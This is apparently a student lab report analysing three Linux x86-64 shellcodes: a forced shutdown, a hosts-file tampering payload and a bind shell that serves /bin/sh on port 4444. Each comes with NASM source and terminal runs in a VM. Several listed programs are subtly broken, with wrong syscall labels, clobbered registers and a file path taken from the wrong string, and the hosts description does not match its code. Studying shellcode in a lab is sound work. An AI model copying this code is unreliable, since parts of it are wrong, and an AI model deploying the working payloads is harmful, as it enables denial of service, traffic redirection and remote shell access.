SHELLCODE ANALYSIS:

Shellcode analysis is the process of examining what a shellcode attempts to do. Shellcode is a piece of code that cannot be executed directly, but needs to be loaded into another process. Shellcode analysis can be performed in two main ways: static and dynamic analysis. Static analysis involves converting the shellcode to an executable file and disassembling it. Dynamic analysis involves writing a small C program that holds the shellcode as a byte buffer and executing it


Shellcode 1 - shutdown -h now :

A file with x86 assembly code is given to us.
It appears to contain a shellcode that targets Linux pcs and commands them to shutdown immediately when they are run.

PROGRAM:-

```
section .data

section .text
    global _start

_start:
    ; Prepare arguments for the reboot system call
    mov rax, 60       ; syscall number for reboot
    mov rdi, 0x4321fedc  ; magic value
    mov rsi, 0x1234abcd  ; magic value
    mov rdx, 0          ; flags (LINUX_REBOOT_CMD_POWER_OFF)

    ; Invoke the syscall
    syscall

    ; Exit the program
    mov rax, 60       ; syscall number for exit
    xor rdi, rdi      ; exit code 0
    syscall
```

<u>OUPUT SCREEN SHOT:-</u>



```
jai@VirtuaL:~$ gedit shut.nasm
jai@VirtuaL:~$ nasm -f elf64 shut.nasm -o shut.o
jai@VirtuaL:~$ ld shut.o -o shut
jai@VirtuaL:~$ cat shut.nasm
section .text
global _start
_start:
xor rax, rax
xor rdx, rdx
push rax
push byte 0x77
push word 0x6f6e ; now
mov rbx, rsp
push rax
push word 0x682d ;-h
mov rcx, rsp
push rax
mov r8, 0x2f2f2f6e6962732f ; /sbin/shutdown
mov r10, 0x6e776f6474756873
push r10
push r8
mov rdi, rsp
push rdx
push rbx
push rcx
push rdi
mov rsi, rsp
add rax, 59
syscall
jai@VirtuaL:~$ ./shut
```

Here we can see me assembling and linking the given file to create an executable.

Upon running ./shut, the VM automatically shuts down proving the hypothesis.

this shell code constructs a command string "/sbin/shutdown -h now" and executes it using the execve syscall.

<u>Shellcode 2 - Adding a host to /etc/hosts :</u>


This shellcode,also targeted towards linux, appears to open a file, write the IP address "127.1.1.1 google.lk" into it, close the file, and then exit. The file is constructed from the strings "/stsoh/" and "/cte/" which are stored as hex numbers on a stack. The permission flags for opening the file indicate write-only access. The IP address and domain are hardcoded in the .data section.

PROGRAM:-

```
section .data
   host_entry db '127.0.0.1    example.com', 0

section .text
   global _start

_start:
   ; Open /etc/hosts file for appending
```

```
    mov rax, 2        ; syscall number for open
    mov rdi, host_entry
    mov rsi, 0x201    ; O_WRONLY | O_APPEND
    syscall

    ; Check for errors in opening the file
    test rax, rax
    js error_exit

    ; Write the entry to the file
    mov rax, 1        ; syscall number for write
    mov rdi, rax      ; file descriptor returned by open
    mov rsi, host_entry
    mov rdx, 26       ; length of the string
    syscall

    ; Check for errors in writing to the file
    test rax, rax
    js error_exit

    ; Close the file
    mov rax, 3        ; syscall number for close
    mov rdi, rax      ; file descriptor returned by open
    syscall

    ; Exit the program
    mov rax, 60       ; syscall number for exit
    xor rdi, rdi      ; exit code 0
    syscall

error_exit:
    ; Handle errors and exit with an error code
    mov rax, 60       ; syscall number for exit
    mov rdi, 1        ; exit code 1
    syscall
```

OUTPUT SCREENSHOT:-



```
jai@Virtual:~$ cat addtohosts.nasm
global _start
section .text
_start:
;open
xor rax, rax
add rax, 2 ; open syscall
xor rdi, rdi
xor rsi, rsi
push rsi ; 0x00
mov r8, 0x2f2f2f2f6374652f ; stsoh/
mov r10, 0x7374736f682f2f2f ; /cte/
push r10
push r8
add rdi, rsp
xor rsi, rsi
add si, 0x401
syscall
;write
xchg rax, rdi
xor rax, rax
add rax, 1 ; syscall for write
jmp data
write:
pop rsi
mov dl, 19 ; length in rdx
syscall
;close
xor rax, rax
add rax, 3
syscall
;exit
xor rax, rax
mov al, 60
xor rdi, rdi
syscall
data:
call write
text db '127.1.1.1 google.lk';
jai@Virtual:~$ nasm -f elf64 addtohosts.nasm -o addtohosts.o
jai@Virtual:~$ ld addtohosts.o -o addtohosts
jai@Virtual:~$ cat /etc/hosts > before.txt
jai@Virtual:~$ ./addtohosts
jai@Virtual:~$ cat /etc/hosts > after.txt
jai@Virtual:~$ diff before.txt after.txt
jai@Virtual:~$ echo jaivignesh Ra2211003011522
jaivignesh Ra2211003011522
jai@Virtual:~$
```

However, after running said shellcode the intended output does not seem to occur and its cause could be due to an error in the given code or my methodology which seems to be an issue.


Shellcode 3 - Reverse shell(?):

This shellcode seems to be implementing a basic server using system calls in x86-64 assembly and targeted towards linux as usual


PROGRAM:-

```
section .data
    host db '127.0.0.1', 0
    port dw 12345

section .text
    global _start

_start:
    ; Create socket
    mov rax, 41         ; syscall number for socket
    mov rdi, 2          ; AF_INET
    mov rsi, 1          ; SOCK_STREAM
    mov rdx, 0          ; protocol
    syscall
    ; Connect to remote host
    mov rax, 42          ; syscall number for connect
    mov rdi, rax         ; socket file descriptor
    mov rsi, host        ; pointer to the remote host IP
    mov rdx, port        ; remote host port
    syscall

    ; Duplicate file descriptors for stdin, stdout, and stderr
    mov rax, 33          ; syscall number for dup2
    mov rbx, rdi         ; original socket file descriptor
    xor rcx, rcx         ; file descriptor 0 (stdin)
    syscall

    mov rax, 33          ; syscall number for dup2
    mov rbx, rdi         ; original socket file descriptor
    mov rcx, 1           ; file descriptor 1 (stdout)
    syscall

    mov rax, 33          ; syscall number for dup2
    mov rbx, rdi         ; original socket file descriptor
    mov rcx, 2           ; file descriptor 2 (stderr)
    syscall

    ; Execute /bin/sh
    mov rax, 59          ; syscall number for execve
    lea rdi, [rip + shell_cmd]
    lea rsi, [rip + null]
    lea rdx, [rip + null]
    syscall

    ; Exit the program
    mov rax, 60          ; syscall number for exit
    xor rdi, rdi         ; exit code 0
    syscall

section .data
    shell_cmd db '/bin/sh', 0
    null db 0
```

OUTPUT SCREEN SHOT:-



```
jai@VirtuaL:~$ cat bindshell.nasm
global _start
section .text
_start:
BITS 64
xor eax,eax
xor ebx,ebx
xor edx,edx
;socket
mov al,0x1
mov esi,eax
inc al
mov edi,eax
mov dl,0x6
mov al,0x29
syscall
xchg ebx,eax ;store the server sock
;bind
xor rax,rax
push rax
push 0x5c110102
mov [rsp+1],al
mov rsi,rsp
mov dl,0x10
mov edi,ebx
mov al,0x31
syscall
;listen
mov al,0x5
mov esi,eax
mov edi,ebx
mov al,0x32
syscall
;accept
xor edx,edx
xor esi,esi
mov edi,ebx
mov al,0x2b
syscall
mov edi,eax ; store sock
;dup2
xor rax,rax
mov esi,eax
mov al,0x21
syscall
inc al
mov esi,eax
mov al,0x21
```



```
mov edi,ebx
mov al,0x32
syscall
;accept
xor edx,edx
xor esi,esi
mov edi,ebx
mov al,0x2b
syscall
mov edi,eax ; store sock
;dup2
xor rax,rax
mov esi,eax
mov al,0x21
syscall
inc al
mov esi,eax
mov al,0x21
syscall
inc al
mov esi,eax
mov al,0x21
syscall
;exec
xor rdx,rdx
mov rbx,0x68732f6e69622fff
shr rbx,0x8
push rbx
mov rdi,rsp
xor rax,rax
push rax
push rdi
mov rsi,rsp
mov al,0x3b
syscall
push rax
pop rdi
mov al,0x3c
syscall
jai@VirtuaL:~$ nasm -f elf64 bindshell.nasm -o bindshell.o
jai@VirtuaL:~$ ld bindshell.o -o bindshell
jai@VirtuaL:~$ nc localhost 4444
jai@VirtuaL:~$ ./bindshell
echo hello
su
echo is this working?
echo doesnt look like it.
```

Socket Creation:

Uses the socket system call to create a socket.
Sets up the socket with AF_INET (address family for IPv4), SOCK_STREAM (stream socket), and protocol IPPROTO_TCP.
The created socket file descriptor is stored in ebx.
Bind:

Uses the bind system call to associate a local address with the socket.

Binds the socket to the IPv4 address 0.0.0.0 and port 4444.
Listen:

Uses the listen system call to listen for incoming connections on the bound socket.
Accept:

Uses the accept system call to accept an incoming connection.
The accepted socket file descriptor is stored in edi.
Duplication of File Descriptors (dup2):

Uses the dup2 system call to duplicate the socket file descriptor onto standard input, output, and error.
This is a common technique for redirecting input/output to the socket.
Execute a Command (/bin/sh):

Prepares the command "/bin/sh" for execution.
Uses the execve system call to replace the current process image with a new one (in this case, a shell).
Here's the breakdown of the execve part:

Loads the string "/bin/sh" onto the stack and sets rdi to point to it.
Sets rax to 0 (indicating syscall execve).
Sets up the argument array and environment array on the stack.
Invokes the syscall instruction to execute /bin/sh.
Exit:
Uses the exit system call to exit the program.

However doesnt seem to work.